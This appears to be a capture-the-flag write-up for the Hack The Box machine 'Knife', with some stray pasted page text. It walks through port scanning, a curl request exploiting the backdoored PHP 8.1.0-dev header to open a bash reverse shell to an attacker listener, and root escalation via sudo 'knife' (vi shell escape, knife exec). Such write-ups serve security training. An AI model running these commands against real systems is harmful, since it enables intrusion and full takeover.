Knife


Enumeration

Execute a nmap scan to see which ports are open.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ nmap -p$ports -sV 10.10.10.242
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-10 23:50 JST
Nmap scan report for 10.10.10.242
Host is up (0.094s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.55 seconds
```


Hack The Box :: Hack The B
Emergent Medical Idea
保護されていない通信 | 10.10.10.242
About EMA / Patients / Hospitals / Providers / E-MSO

At EMA we're taking care to a whole new level . . .

Taking care of our

We can't find anything of particular interest on the web site, so we do directory busting.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Writer]
└─$ gobuster dir -u 10.10.10.242 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.242
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/10 23:53:08 Starting gobuster in directory enumeration mode
===============================================================

===============================================================
2022/01/11 00:06:39 Finished
===============================================================
```

Foothold

Nothing was found, so we will use cURL to get the response headers.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Knife]
└─$ curl -I http://10.10.10.242/index.php
HTTP/1.1 200 OK
Date: Mon, 10 Jan 2022 15:54:55 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Content-Type: text/html; charset=UTF-8
```

If you search for the php version, you will find the Remote Code Execution exploit. We fire up a listener on port 1234 and send below request to obtain the reverse shell.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Knife]
└─$ curl http://10.10.10.242/index.php -H "User-Agentt: zerodiumsystem(\"bash -c 'bash -i&>/dev/tcp/10.10.14.27/1234 0>&1 '\");"
```

```
┌──(funa㉿kali)-[~/l3ickey/htb/Knife]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.242] 53986
bash: cannot set terminal process group (967): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ id
id
uid=1000(james) gid=1000(james) groups=1000(james)
james@knife:/$ ls /home/james
ls /home/james
user.txt
```

Privilege Escalation

If you check the commands that are the allowed to run as root, `james` is allowed to use the `knife` command.

```
james@knife:/$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

We can start a text editor by using the `knife data bag` subcommand.

```
james@knife:/$ knife -h

...

** DATA BAG COMMANDS **
knife data bag create BAG [ITEM] (options)

...
```

This opens up the `vim` editor. We type `:!/bin/sh` in the editor to get a shell as root.

```
james@knife:/$ sudo knife data bag create bagname item -e vi

...

{
  "id": "item"
}
:!/bin/sh
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
ls /root
delete.sh
root.txt
snap
```

Alternatively, you can use the `knife exec` subcommand.

```
james@knife:/$ sudo knife exec --exec "exec '/bin/sh -i' "
sudo knife exec --exec "exec '/bin/sh -i' "
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```